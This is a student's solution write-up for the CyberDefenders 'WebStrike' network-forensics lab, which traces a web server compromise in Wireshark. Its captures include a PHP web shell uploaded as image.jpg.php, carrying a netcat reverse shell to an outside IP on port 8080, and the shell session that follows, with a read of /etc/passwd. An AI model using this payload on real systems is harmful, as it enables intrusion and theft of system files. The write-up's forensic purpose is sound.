

WebStrike Lab

Platform: cyberdefenders

Frome: Asem Reda

Diploma: Cybersecurity 87

Challenge link: <https://cyberdefenders.org/blueteam-ctf-challenges/webstrike>

Scenario:

A suspicious file was identified on a company web server, raising alarms within the intranet. The Development team flagged the anomaly, suspecting potential malicious activity. To address the issue, the network team captured critical network traffic and prepared a PCAP file for review.

Your task is to analyze the provided PCAP file to uncover how the file appeared and determine the extent of any unauthorized activity.

The screenshot shows the CyberDefenders platform interface. At the top, there's a navigation bar with links for CyberRange, Certifications, For Business, Resources, and a search bar. Below the navigation is a banner for the 'WebStrike Lab' challenge. The banner includes the title 'WebStrike Lab', a description 'Analyze network traffic using Wireshark to investigate a web server compromise, identify web shell deployment, reverse shell communication, and data exfiltration.', category 'Network Forensics', tactics 'Initial Access', 'Execution', 'Persistence', 'Command and Control', 'Exfiltration', tool 'Wireshark', difficulty 'Easy', duration '30mins', and a rating of '4.6'. Below the banner are buttons for 'Bookmark', 'Join the Lab Squad', 'Report an Issue', and 'Share Achievement'. On the left, there's a dropdown for 'Machine Region' set to 'Frankfurt' with a 'Start Lab Machine' button. On the right, there's a dropdown for 'Scenario' set to 'Erg Questions' with a progress bar showing '6 / 6 Questions' and '100% Completed'.

First question:

Q1  Solved : 17189

Identifying the geographical origin of the attack facilitates the implementation of geo-blocking measures and the analysis of threat intelligence. From which city did the attack originate?

 **Note:** The lab machines do not have internet access. To look up the IP address and complete this step, use an IP geolocation service on your local computer outside the lab environment.

Tianjin

 **Hints**

 **Submit**

Solution method:

The attacker's IP address is 117.11.88.124 because it sends numerous requests to the server. To determine the city where this IP address is located, we need to visit "[iplocation.io](#)." We will then find that the IP address is from **Tianjin, China**.

Second question:

Q2 ✓ Solved : 16336

Knowing the attacker's User-Agent assists in creating robust filtering rules. What's the attacker's Full User-Agent?

*****/*.* (***, **** * _ **, **,*****) *****/****** *****/****.*

Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Hints

Submit

Solution method: We will use the http.request filter, then select the first request, then open and scroll down to Hypertext Transfer Protocol. We will find the User Agent

Third question:

Q3 ✓ Solved : 15698


We need to determine if any vulnerabilities were exploited. What is the name of the malicious web shell that was successfully uploaded?

image.jpg.php

Hints Submit

Solution method:

We will use the http.request.method == "POST" filter. Then we will open each part that says "Encapsulated multipart". Then we will find the required information



```
MIME-Multipart/Media Encapsulation, Type: multipart/form-data, Boundary: -----26176590812480906864292095114-----  
Type: multipart/form-data  
First boundary: -----26176590812480906864292095114-----  
Encapsulated multipart part:  
Content-Disposition: form-data; name="name"\r\n\r\n  
Data (3 bytes)  
Boundary: \r\n-----26176590812480906864292095114-----  
Encapsulated multipart part:  
Content-Disposition: form-data; name="email"\r\n\r\n  
Data (3 bytes)  
Boundary: \r\n-----26176590812480906864292095114-----  
Encapsulated multipart part:  
Content-Disposition: form-data; name="review"\r\n\r\n  
Data (3 bytes)  
Data (61734 bytes)  
Boundary: \r\n-----26176590812480906864292095114-----  
Encapsulated multipart part: application/x-php  
Content-Disposition: form-data; name="image.jpg.php"; filename="image.jpg.php"\r\n\r\n  
Content-Type: application/x-php\r\n\r\n  
Media type: application/x-php (102 bytes)  
Last boundary: \r\n-----26176590812480906864292095114-----\r\n\r\n
```

Fourth question:

Q4 ✓ Solved : 15173

Identifying the directory where uploaded files are stored is crucial for locating the vulnerable page and removing any malicious files. Which directory is used by the website to store the uploaded files?

/reviews/uploads/

Hints Submit

Solution method: Go to the same package as the previous question, then click on it and go to Follow http stream. You will find the name of the required folder on the first line



```
POST /reviews/upload.php HTTP/1.1  
Host: shoporama.com  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Content-Type: multipart/form-data; boundary=-----26176590812480906864292095114-----  
Content-Length: 687  
Origin: http://shoporama.com  
Connection: keep-alive  
Referer: http://shoporama.com/reviews/  
Upgrade-Insecure-Requests: 1
```

Fifth question:

Q5 ✓ Solved : 15212

Which port, opened on the attacker's machine, was targeted by the malicious web shell for establishing unauthorized outbound communication?

8080

Solution method:

Following the same procedure as the previous question, and starting from the last page we reached, we will scroll down to find the required port number

```
POST /reviews/upload.php HTTP/1.1
Host: shoprona.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----26176598812488906864292095114
Content-Length: 683
Origin: http://shoprona.com
Connection: keep-alive
Referer: http://shoprona.com/reviews/
Upgrade-Insecure-Requests: 1
-----26176598812488906864292095114
Content-Disposition: form-data; name="name"
aid
-----26176598812488906864292095114
Content-Disposition: form-data; name="email"
asd@asd.com
-----26176598812488906864292095114
Content-Disposition: form-data; name="review"
aid
-----26176598812488906864292095114
Content-Disposition: form-data; name="uploadedfile"; filename="image.jpg.php"
Content-Type: application/x-php
<?php system ('rm /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 117.11.88.124 8080 >/tmp/f');?>
-----26176598812488906864292095114-
HTTP/1.1 200 OK
Date: Thu, 30 Nov 2023 18:44:19 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
File uploaded successfully
```

Sixth question:

Q6 ✓ Solved : 14808

Recognizing the significance of compromised data helps prioritize incident response actions. Which file was the attacker attempting to exfiltrate?

passwd

Solution method:

Use the `tcp.dstport == 8080` filter, then click on any request and use TCP flow tracking

```
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ uname -a
Linux ubuntu-virtual-machine 6.2.0-37-generic #38-22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Thu Nov 2 18:01:13 UTC 2 18:01:13 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
$ pwd
/var/www/html/reviews/uploads
$ ls /home
ubuntu
$ cat /etc/passwd
```